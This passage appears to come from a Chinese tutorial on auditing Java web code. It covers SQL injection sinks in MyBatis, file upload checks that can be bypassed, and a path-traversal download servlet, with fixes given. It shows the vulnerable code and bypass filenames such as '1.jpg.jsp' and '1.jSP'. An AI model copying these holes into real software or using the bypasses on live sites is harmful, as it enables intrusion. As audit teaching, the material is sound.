    private int loginTimes;
    private Date registTime;
    private Date lastLoginTime;

    public SysUser() {
        super();
    }

    public SysUser(int id, String account, String password) {
        super();
        this.id = id;
        this.account = account;
        this.password = password;
    }

    @Id
    public int getId() {
        return id;
    }
```

Jpa注解把一个对象映射成数据库表

把表名为wps_sys_user映射到SysUser对象上

SysUser对象的成员变量通过注解映射到数据库的具体的字段上。CRUD的时候直接操作SysUser对象就能够把对应的动作映射到数据库上。

2、 Mybatis(Ibatis3.0后版本叫Mybatis)：

Ibatis、Mybatis的SQL语句可以基于注解的方式写在类方法上面，更多的是以xml的方式写到xml文件。


```java
package org.javaweb.mapper;

import org.apache.ibatis.annotations.Result;

public interface CorpsMapper {

    @Select("select * from corps where id =#{id} ")
    @Results(value={
        @Result(property="corpsName",column="corps_name"),
        @Result(property="corpsUrl",column="corps_url"),
        @Result(property="corpsDesc",column="corps_desc")
    })
    public Corps getCorpsById(int id);
}
```


基于注解查询

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN" "http://mybatis.org/dtd/mybatis-3-mapper.dtd">
<mapper namespace="org.javaweb.entity.Corps">

    <resultMap type="org.javaweb.entity.Corps" id="corpsMap">
        <id property="id" column="id"/>
        <result property="corpsName" column="corps_name"/>
        <result property="corpsUrl" column="corps_url"/>
        <result property="corpsDesc" column="corps_desc"/>
    </resultMap>

    <select id="selectCorpsById" resultMap="corpsMap"  parameterType="int">
        select * from corps where id =#{id}
    </select>
</mapper>
```


基于配置的SQL查询，Sql语句在配置文件中。

在当前项目下搜索SQL语句关键字，查找疑似SQL注入的调用：







进入搜索结果的具体逻辑代码：



最外层的Contrller：



"逆向"找到控制层URL以后构建的SQL注入请求：



可能大家关注的代码审计最核心的怎么去发掘SQL注入这样高危的漏洞，其次是XSS等类型的漏洞。


小结：

1、 学会怎样Debug
2、 学会了怎样通过从控制层到最终的数据访问层的代码跟踪和从数据访问层倒着找到控制层的入口。
3、 学会怎样去分析功能模块的用例。

3、文件上传、下载、编辑漏洞

文件上传漏洞即没有对上传的文件的后缀进行过滤，导致任意文件上传。有的时候就算有后缀判断，但是由于解析漏洞造成 GETSHELL 这是比较难避免的。

1、没有做任何限制的上传漏洞：



这一种是不需要任何绕过直接就可以上传任意脚本威胁性可想而知。

2、Bypass 白名单和黑名单限制

```
30      @RequestMapping(value = "/upload.do", method = RequestMethod.POST)
31      public @ResponseBody JSONObject handleUploadData(@RequestParam("file") CommonsMultipartFile
32          Map<String,Object> map = new HashMap<String, Object>();
33          map.put("info", "上传失败!");
34          if (!file.isEmpty()) {
35              String suffix[] = {"jsp","php","asp","aspx"};//通过限制危险后缀黑名单方式控制
36              String suffix2[] = {"jpg","png","bmp","gif"};//通过白名单后缀控制
37              String path = this.servletContext.getRealPath("/upload/"); // 获取本地存储路径
38              String fileName = file.getOriginalFilename();//获取客户端上传的文件的文件名
39              String fileType = fileName.substring(fileName.indexOf("."));//获取后缀
40              String fileSuffix = fileName.substring(fileName.indexOf(".")+1);//获取后缀
41              for(String s :suffix){//黑名单方式
42                  if(s.equals(fileSuffix)){
43                      map.put("info", "后缀不合法!");
44                      return JSONObject.fromObject(map);
45                  }
46              }
47              for(String s :suffix2){
48                  if(s.equals(fileSuffix)){
49                      System.out.println("path:"+path+"/"+fileName);
50                      File file2 = new File(path, fileName); // 新建一个文件
51                      try {
52                          file.getFileItem().write(file2); //将上传的文件写入新建的文件中
53                      } catch (Exception e) {
54                          e.printStackTrace();
55                      }
56                  }
57              }
58              long name = new Date().getTime();
59              System.out.println("path:"+path+"/"+ fileName);
60              File file2 = new File(path, fileName);          // 新建一个文件
61              try {
62                  file.getFileItem().write(file2); //将上传的文件写入新建的文件中
63              } catch (Exception e) {
64                  e.printStackTrace();
65              }
66              map.put("info", "上传成功!");
67              map.put("path", "/upload/"+name+fileType);
68          }
69          return JSONObject.fromObject(map);
70      }
71  }
```

某些时候就算做了后缀验证我们一样可以通过查看验证的逻辑代码找到绕过方式。第 35、36 行分别定义了白名单和黑名单后缀列表。41 到 46 行是第一种通过黑名单方式校验后缀合法性。47 到 57 行代码是第二种通过白名单方式去校验后缀合法性。现在来瞧下上诉代码都有那些方式可以 Bypass。

1、 假设 37 行代码的 upload 不是在代码里面写死了而是从客户端传入的参数，那么可以自定义修改 path 把文件传到当前 server 下的任意路径。
2、 第 39 行犯下了个致命的错误，因为文件名里面可以包含多个”.”而”xxxxx”.indexOf(“.”)取到的永远是第一个”.”,假设我们的文件名是 1.jpg.jsp 即可绕过第一个黑名单校验。
3、 第 42 行又是另一个致命错误 s.equals(fileSuffix)比较是不区分大小写假设我们提交 1.jSP 即可突破验证。
4、 第 50 行同样是一个致命的错误，直接用客户端上传的文件名作为最终文件名，可导致多个漏洞包括解析漏洞和上面的 1.jpg.jsp 上传漏洞。

文件上传漏洞修复方案:


1、 文件上传的目录必须写死

2、 把原来的 fileName.indexOf(".")改成 fileName.lastIndexOf(".")

3、s.equals(fileSuffix)改成 s.equalsIgnoreCase(fileSuffix) 即忽略大小写或者把前面的 fileSuffix 字符转换成小写：s.equals(fileSuffix.toLowerCase())

3、文件下载漏洞

51JavaCms 典型的文件下载漏洞，我们不妨看下其逻辑为什么会存在漏洞。51javacms 并没有用流行的 SSH 框架而是用了 Servlert3.0 自行做了各种封装，实现了各种漏洞。Ctrl+H 搜索 DownLoadFilePage 找到下载的 Servlet：



DownLoadController.java | DownLoadFilePage.java

```
23 public class DownLoadFilePage extends HtmlPage {
24
25     @Override
26     public String print(HttpServletRequest req, HttpServletResponse resp)
27             throws Exception {
28         String names = req.getParameter("name");  下载的文件名
29         File file = new File(InitServlet.WEB_SITE_PATH + Constant.DOWNLOAD_PATH + "/" + names); 获取路径
30         if(!file.exists()){
31             PubFun.ajaxPrintC("文件不存在。", resp);
32             return null;
33         }
34         resp.setContentType("application/force-download");
35         BufferedInputStream in = new BufferedInputStream(new FileInputStream(file));
36         resp.setHeader("Content-length", String.valueOf(in.available()));
37         resp.setHeader("content-disposition", "attachment;filename=" + names);
38         BufferedOutputStream out = new BufferedOutputStream(resp
39                 .getOutputStream());
40         readAndWrite(in, out);
41         /*****记录下载次数开始********/
42         Properties prop = new Properties();
43         prop.load(new InputStreamReader(new FileInputStream(InitServlet.CONTENT_REALPATH
44                 + "config.properties"), "utf-8"));
45         prop.setProperty("DOWNLOAD_CNT", String.valueOf(Integer.valueOf(prop.getProperty("DOWNLOAD_CNT"))+1));
46         prop.store(new OutputStreamWriter(new FileOutputStream(InitServlet.CONTENT_REALPATH
47                 + "config.properties"), "utf-8"), null);
48         InitServlet.getSystemParms(prop);
49         /*****记录下载次数结束********/
50
51         return null;
52     }
53
54     private void readAndWrite(InputStream in, OutputStream out)
55             throws IOException {
56         byte[] read = new byte[1024];
57         int readByte = 0;
58         while (-1 != (readByte = in.read(read, 0, read.length))) {
59             out.write(read, 0, readByte);
60         }
61         in.close();
62         out.close();
63     }
64
65 }
66
```

改装了下 51javacms 的垃圾代码：

DownLoadController.java


```
@Controller
public class DownLoadController {

    @RequestMapping(value = "/downLoad.do", method = RequestMethod.GET)
    public void downLoad(String names,HttpServletRequest request,HttpServletResponse response) throws IOException{
        File file = new File(request.getSession().getServletContext().getRealPath("/")+"/upload/" + names);//获取文件路径
        if(!file.exists()){
            response.setCharacterEncoding("GBK");
            PrintWriter out = response.getWriter();
            out.println("文件不存在。");
            out.flush();
            out.close();
            return ;
        }
        response.setContentType("application/force-download");//设置响应头
        BufferedInputStream in = new BufferedInputStream(new FileInputStream(file));
        response.setHeader("Content-length", String.valueOf(in.available()));
        response.setHeader("content-disposition", "attachment;filename=" + names);
        BufferedOutputStream bos = new BufferedOutputStream(response.getOutputStream());
        readAndWrite(in, bos);
    }

    private static void readAndWrite(InputStream in, OutputStream out)throws IOException {
        byte[] read = new byte[1024];
        int readByte = 0;
        while (-1 != (readByte = in.read(read, 0, read.length))) {
            out.write(read, 0, readByte);
        }
        in.close();
        out.close();
    }
}
```

String names 自动映射请求的文件名参数值


文件不存在逻辑


文件存在，下载文件

请求不存在的文件：



跨目录请求一个存在的文件：






4、文件编辑漏洞

JeeCms 之前的后台就存在任意文件编辑漏洞（JEECMS 后台任意文件编辑漏洞 and 官方漏洞及拿 shell ： http://wooyun.org/bugs/wooyun-2010-04030）官方的最新的修复方式是把 path 加了 StartWith 验证。

4、基于 Junit 高级测试

Junit 写单元测试这个难度略高需要对代码和业务逻辑有比较深入的了解，只是简单的提下,有兴趣的朋友可以自行了解。

